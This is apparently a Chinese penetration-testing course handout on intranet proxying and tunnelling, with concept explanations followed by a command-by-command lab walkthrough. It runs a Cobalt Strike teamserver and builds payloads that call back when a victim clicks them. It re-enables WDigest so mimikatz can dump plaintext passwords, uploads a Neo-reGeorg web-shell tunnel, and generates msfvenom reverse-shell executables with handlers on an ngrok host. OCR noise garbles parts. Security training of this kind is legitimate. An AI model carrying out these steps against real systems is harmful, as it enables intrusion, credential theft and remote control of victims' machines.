免责声明:

本课程内容仅限于网络安全教学,不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为,都严重违背了该课程设计的初衷,且属于使用者的个人行为与讲师无关,讲师不为此承担任何法律责任。


希望同学们知法、懂法、守法,做一个良好公民。

内网代理


一、相关概念

(1) 代理

正向代理是一个位于客户端和目标服务器之间的代理服务器(中间服务器)。 为了从原始服务器取得内容,客户端向代理服务器发送一个请求,并且指定目标服务器,之后代理向目标服务器转交并且将获得的内容返回给客户端。正向代理的情况下客户端必须要进行一些特别的设置才能使用。



反向代理正好相反。对于客户端来说,反向代理就好像目标服务器。并且客户端不需要进行任何设置。客户端向反向代理发送请求,接着反向代理判断请求 走向何处,并将请求转交给服务器,客户端并不会感知到反向代理后面的服务, 也因此不需要客户端做任何设置,只需要把反向代理服务器当成真正的服务器就 好了。



正向代理是代理客户端,为客户端收发请求,使真实客户端对服务器不可见; 而反向代理是代理服务器端,为服务器收发请求,使真实服务器对客户端不可见。

(2) 端口转发

端口转发(Port Forwarding)是网络地址转换(NAT)地一种应用。通过端口转发,一个网络端口上收到的数据可以转发给另一个网络端口。转发的端口可以是本机的端口也可以是其他主机的端口。

在现实环境中,内网部署的各种防火墙和入侵检测设备会检查敏感端口上的 连接情况,如果发现连接存在异样,就会立即阻断通信。通过端口转发,设置将 这个被检测的敏感端口的数据转发到防火墙允许的端口上,建立起一个通信隧道, 可以绕过防火墙的检测,并与指定端口进行通信。

端口映射(Port Mapping)也是网络地址转换的一种应用,用于把公网的地址翻译成私有地址。端口映射可以将外网主机收到的请求映射到内网主机上,使没有公网 IP 地址的内网主机能够对外提供相应的服务。端口映射和端口转发的概念没有严格的术语解释,可作为同一个术语进行解释。

(3) SOCKS


SOCKS 代理(Protocol for sessions traversal across firewall securely,一种代理协议,标准端口为 1080),SOCKS 代理有 SOCKS4 和 SOCKS5 两个版本,SOCKS4 只支持 TCP,而 SOCKS5 可以支持 UDP 和各种身份验证机制等协议。采用 SOCKS 协议的代理服务器被称为 SOCKS 服务器,是一种通用的代理服务器,在网络通信中扮演着一个请求代理人的角色。在内网渗透中,通过搭建 SOCKS 代理,可以与目标内网主机进行通信,避免多次使用端口转发。

(4) 隧道

代理主要解决网络访问通讯问题(从一个内网到另一个内网)。

隧道技术解决在代理基础之上通讯受阻的问题(被防火墙等检测拦截),达 到绕过过滤限制等。

比如 VPN 就是一种隧道技术。VPN 全称(vitual private network)。即虚拟专用网络。更直观的感受如下图所示。




上面的图中,假如我们在外面需访问公司服务器。那么可能会被防火墙拦截掉。如果采用 vpn,能够建立起一条虚拟链路。这条链路是专属链路,可以相当于我们与公司服务器身处于同一个内网当中。因此隧道可以理解为我们站在了一个新的网络环境当中。

二、常用工具

(1) linux 内网代理

当拿下可通外网与内网的跳板机后可以连上只通内网的目标机利用 cs 中转会话



(SATA)	正在使用文件	F D:\软件\阿里		
🔁 网络适配器	NAT		64 GB	
🔁 网络适配器 2	仅主机模式		32 GB -	
€ USB 控制器	存在		16 GB	4
か声卡	自动检测	win10	8 GB -	■ 最大建议内存
合 打印机 □ 显示器	存在 自动检测		4 GB 🧠	(超出此大小可
TT-11-00	H-27177/71		3.00	发生内存交换,

开启 vps

finalshell 连接

启动 cs 服务端(team 给最大权限,需要 java 环境,vps 需开启对应端口) yum install -y java-1.8.0-openjdk*


java -version

cd cobaltstrike4.3/

./teamserver 119.3.158.99 123456

```
[root@VM-12-2-centos ~]# cd cobaltstrike4.3
[root@VM-12-2-centos cobaltstrike4.3]# ./teamserver 101.43.85.135 123456
[*] Will use existing X509 certificate and keystore (for SSL)
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: a15a5454f4378fed9c85da68737bd6dffc028ab5ebd7bbd83442af1273b59668
```


kali 上开启本地端,账号随便设密码和前面相同./cobaltstrike






- 1.新建连接
- 2.断开当前连接
- 3.监听器
- 4.改变视图为 Pivot Graph(视图列表)
- 5.改变视图为 Session Table(会话列表)
- 6.改变视图为 Target Table(目标列表)
- 7.显示所有以获取的受害主机的凭证
- 8.查看已下载文件
- 9.查看键盘记录结果
- 10.查看屏幕截图
- 11.生成无状态的可执行 exe 木马
- 12.使用 java 自签名的程序进行钓鱼攻击
- 13.生成 office 宏病毒文件
- 14.为 payload 提供 web 服务以便下载和执行
- 15.提供文件下载, 可以选择 Mime 类型
- 16.管理 Cobalt Strike 上运行的 web 服务
- 17.帮助
- 18.关于

开启监听




生成 payload






别人点击后监听机可上线




shell ipconfig #shell 执行 cmd 命令操作 shell whoami #查看权限


提权步骤一: kele-->kele*





提权步骤二: kele*-->system*





使用 mimikatz 读取账号密码 (mimikatz 需要 system 权限)



发现无法获取明文密码

为了防止用户的明文密码在内存中泄露,微软在 2014 年 5 月发布了 KB2871997 补丁,关闭了 WDigest 功能,禁止从内存中获取明文密码,且 windows2012 及以上版本默认关闭 WDigest 功能。但可以通过修改注册表重新 开启 WDigest 功能。

shell reg add


HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest/v UseLogonCredential /t REG DWORD /d 1 /f #开启 WDigest

beacon> shell reg add HKLM\SYSTEM\currentControl\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
[*] Tasked beacon to run: reg add HKLM\SYSTEM\CurrentControl\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
[*] host called home, sent: 145 bytes
[*] received output:
操作成功完成。


shell reg add

HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest/v UseLogonCredential /t REG_DWORD /d 0 /f #关闭 WDigest之后等待管理员重新登录便能获取明文密码(或者使用脚本强制锁屏)再次运行 mimikatz 获取密码

-----分割线-----



端口 44756



vim /etc/proxychains.conf #编辑代理配置文件

```
root kali2021)-[/cobaltstrike4.3]

# vim /etc/proxychains.conf

(root kali2021)-[/cobaltstrike4.3]


# proxychains namp -sT -Pn 192.168.1.33
```

服务器对应端口 44756 要开启 目标机开启 apache2 服务

```
__(root@ kali2021)-[~]
# systemctl start apache2
```


攻击机使用 proxychains 启动 firefox 并访问目标机 apache 服务 proxychains firefox

```
- /cobaltstrike4.3
    proxychains firefox
[proxychains] config file found: /ete/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain ... 101.43.85.135:44756
                                                                  13.225.94.35:443
                                                                                            OK
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain ... 101.43.85.135:44756
                                                                  13.225.94.24:443 [proxycha
ins] DLL init: proxychains-ng 4.14
 ... OK
[proxychains] Strict chain ... 101.43.85.135:44756
                                                                  13.225.94.24:443 [proxycha
ins] DLL init: proxychains-ng 4.14
[proxychains] Strict chain
                                    101.43.85.135:44756
                                                                  120.253.253.33:443
                                     101.43.85.135:44756
                                                                  34.210.39.83:443
[proxychains] Strict chain
                                                                                            OK
[proxychains] Strict chain
                                     101.43.65.135.44750
                                                                  203.200.40.90.00
[proxychains] Strict chain
                                     101.43.85.135:44756
                                                                  117.18.237.29:80
                                                                                            OK
```




扫描目标机端口

proxychains nmap 192.168.118.135




proxychains ssh root@192.168.118.135 #远程登录

(2) windows 内网代理




目标机开启 apache 服务




目标机进行端口映射 sunny.exe clientid 233049342247



攻击机利用 regeorg 生成密钥 kele py -3 neoreg.py generate -k kele



将生成的 php 文件上传到目标机(文件上传漏洞、蚁剑)




	tudy_64 > azwz > phpstudy_pro		
名称	修改日期	类型	大小
tunnel.php	2022/1/5 22:55	PHP文件	6 KB

访问检查是否地址正确




py -3 .\neoreg.py -k kele -u http://vipgz4.91tunnel.com:10049/web1/tunnel.php -p 9999 #用本地 9999 端口和对方建立连接


利用 proxifire 进行本地代理




代理到本地 9999 socks 5




代理成功利用攻击机可直接访问目标机内网






(3) cs 和 msf 联动

1) cs 上线传递会话给 msf (msf 工具强大)




cs 成功上线后传递会话



选择对应的监听





windows 启动花生壳



攻击机启动端口映射



```
Sunny-Ngrok www.ngrok.cc (Ctrl+C to quit)

Tunnel Status online

Version 2.1.1/2.1.1

Forwarding tcp://vipgz4.91tunnel.com:10030 → 127.0.0.1:80

Web Interface 127.0.0.1:4040


# Conn 2

Avg Conn Time 624.26ms
```


```
攻击机启动 msf 设置监听
use exploit/multi/handler
set payload windows/meterpreter/reverse_http
set lhost 0.0.0.0
set lport 80
run
```

```
文件 动作 编辑 查看 帮助
  =[ metasploit v6.0.30-dev
-- --=[ 2099 exploits - 1129 auxiliary - 357 post
-- --=[ 592 payloads - 45 encoders - 10 nops
  -- --=[ 7 evasion
Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command
msf6 > use exploit/multi/handler
Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload w.
payload ⇒ windows/meterpreter/reverse_http
payload ⇒ it(multi/handler) > set lhost vips
                              er) > set payload windows/meterpreter/reverse_http
<u>msf6</u> exploit(<u>multi/handler</u>) > set lhost vipgz4.91tunnel.com lhost ⇒ vipgz4.91tunnel.com
msf6 exploit(multi/handler) > set lport 80
lport ⇒ 80
msf6 exploit(multi/handler) > run
    Handler failed to bind to 123.207.20.180:80
Started HTTP reverse handler on http://0.0.0.0:80
[*] http://vipgz4.91tunnel.com:80 handling request from 127.0.0.1; (UUID: 6mg36ury) Staging x86 p
ayload (176220 bytes) ...
[*] Meterpreter session 1 opened (127.0.0.1:80 \rightarrow 127.0.0.1:43112) at 2021-12-28 23:45:53 +0800
meterpreter >
```

注意 80 端口是否被占用,如被占用找出后 kill 掉



2) msf 拿到目标反传给 cs (方便同伴一起攻击)



攻击机 msf 生成木马

msfvenom -p windows/meterpreter/reverse_http LHOST=vipgz4.91tunnel.com LPORT=10049 -f exe >/tmp/shell.exe

```
(root kali2021)-[~]

## msfvenom -p windows/meterpreter/reverse_tcp LHOST=vipgz4.91tunnel.com LPORT=10030 -f exe >/tm p/shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

攻击机启动端口映射

```
      Sunny-Ngrok www.ngrok.cc
      (Ctrl+C to quit)

      Tunnel Status
      online

      Version
      2.1.1/2.1.1

      Forwarding
      tcp://vipgz4.91tunnel.com:10030 → 127.0.0.1:8080

      Web Interface
      127.0.0.1:4040

      # Conn
      6

      Avg Conn Time
      365.61ms
```

攻击机设置监听上线 msf

use exploit/multi/handler

set payload windows/meterpreter/reverse http


set 1host 127.0.0.1

set 1port 80

run

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(m
                      er) > set payload windows/meterpreter/reverse_http
payload ⇒ windows/meterpreter/reverse_http
                 /Mandler) > set lhost 127.0.0.1 http注意和生成木马对应
msf6 exploit(m
lport ⇒ 8080
msf6 exploit(
